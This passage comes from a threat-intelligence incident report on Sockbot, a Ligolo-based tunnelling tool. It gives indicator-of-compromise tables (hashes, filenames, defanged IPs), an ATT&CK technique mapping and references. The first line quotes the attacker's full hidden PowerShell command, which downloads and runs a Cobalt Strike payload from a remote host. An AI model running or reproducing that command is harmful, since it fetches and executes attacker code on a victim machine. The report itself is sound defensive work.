Command	Powershell.exe	""C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://172.105.239[.]15:80/a2'))""	Cobalt Strike
SHA256	Mimikatz	31eb1de7e840a342fd468e558e5ab627bcb4c542a8fe01aec4d5ba01d539a0fc	
SHA256	socks_45.61.138.77.exe	7dc13eae4e15869024ec1fd2650e4f8444d53dfa2dd7d302f845cd94289fe5f2	Sockbot

¹⁰ <https://pure.security/dumping-windows-credentials/>

Sockbot in GoLand – Linking APT Groups with Ransomware Gangs

SHA256	socks.exe	1b77b3cb015c345a09a725191513cd6e095cd299036110bd4fe4531fcd8d34eb	
SHA256	netscan64_.exe	bb574434925e26514b0daf56b45163e4c32b5fc52a1484854b315f40fd8ff8d2	
SHA256	netscanold.exe	572d88c419c6ae75aeb784ceab327d040cb589903d6285bbffa77338111af14b	
SHA256	AccountRestore.exe	e97bdf7fafb1cb2a2bf0a4e14f51e18a34f3ff2f6f7b99731e93070d50801bef	
SHA256	lazagne.exe	ed2f501408a7a6e1a854c29c4b0bc5648a6aa8612432df829008931b3e34bf56	
SHA256	lsass_dumper.exe	8bb7ae5117eec1db2287ef7812629e88e7e3692d39cc37415dc166bb8d56be03	
SHA256	CobaltStrike shellcode DLL	B0CC3D7C6085167D28D01CCAFE30AE2A35774675E464BE0E33D400BE7806AC4E	C:\Users\admin\AppData\Local\Temp\gwuzrrsn.dll
SHA256	AdFind.exe	c92c158d7c37fea795114fa6491fe5f145ad2f8c08776b18ae79db811e8e36a3	
SHA256	go.exe	cb3660675a16ddf4c49d2e047684f18f5efe10f098e318546eab87d64092f2a0	Early Sockbot version
SHA256	XVKHE.exe	490998e4f0ce2811f83d4ad06607228ac5846da442f1318cc0bffc278a9c4b10	Early Sockbot version
Filename	accountrestore.zip	--	
Filename	adfind.zip	--	
Filename	adfind.bat	--	
Filename	Passwords.txt	--	
IP Address	lsass_dumper.exe	144.76.136[.]153	port 443
IP Address	socks_45.61.138.77.exe	45.61.138[.]77	port 5555 / Ligolo Local Relay
IP Address	XVKHE.exe	45.61.138[.]77	port 8282 / Ligolo Local Relay
IP Address	go.exe	146.0.77[.]15	port 8080 / Ligolo Local Relay
IP Address	socks.exe	88.66.88[.]165	port 4163 / Ligolo Local Relay
IP Address	Cobalt Strike Shellcode	172.105.239[.]15	port 443
Link	Cobalt Strike Shellcode	http://172.105.239[.]15/a2	

Tactics, Techniques and Procedures

A summary of the tactics, techniques and tools detected by our team while containing this incident are provided below:

Tactic	ID	Technique	Tools / Details
Initial Access	T1078	Valid Accounts	Credentials of a SSL-VPN instance were compromised.
Discovery	T1016	System Network Configuration Discovery	Netscan and ADFind
Discovery	T1018	Remote System Discovery	Netscan and ADFind
Discovery	T1046	Network Service Scanning	Netscan
Discovery	T1135	Network Share Discovery	Netscan
Discovery	T1087.002	Account Discovery: Domain Account	ADFind
Discovery	T1482	Domain Trust Discovery	ADFind
Discovery	T1069.002	Permission Groups Discovery: Domain Groups	ADFind
Credential Access	T1110.001	Brute Force: Password Guessing	AccountRestore
Credential Access	T1003	OS Credential Dumping	lsassDumper, mimikatz and LaZagne
Credential Access	T1555	Credentials from Password Stores	LaZagne
Lateral Movement	T1021	Remote Services	Ligolo Fork (Sockbot)
Persistence	T1053.005	Scheduled Task/Job: Scheduled Task	Ligolo Fork (Sockbot)
Command and Control	T1572	Protocol Tunneling	Ligolo Fork (Sockbot)
Exfiltration	T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage	lsassDumper
Execution	T1059.001	Command and Scripting Interpreter: PowerShell	CobaltStrike Beacon downloader
Defense Evasion	T1055	Process Injection	CobaltStrike Beacon downloader

References

A summary of the tactics, techniques and tools detected by our team while containing this incident are provided below:

- <https://www.cyber.gov.au/sites/default/files/2020-12/ACSC-Advisory-2020-008-Copy-Paste-Compromises.pdf>
- https://www.trendmicro.com/en_us/research/21/c/earth-vetala---muddywater-continues-to-target-organizations-in-t.html
- <https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/microsoft-exchange-server-protection>
- <https://awakesecurity.com/blog/catching-the-white-stork-in-flight/>
- <https://thedfirreport.com/2021/06/20/from-word-to-lateral-movement-in-1-hour/>
- <https://www.mcafee.com/blogs/other-blogs/mcafee-labs/new-ryuk-ransomware-sample%E2%80%AFtargets-webservers/>
- <https://thedfirreport.com/2021/08/01/bazarcall-to-conti-ransomware-via-trickbot-and-cobalt-strike/>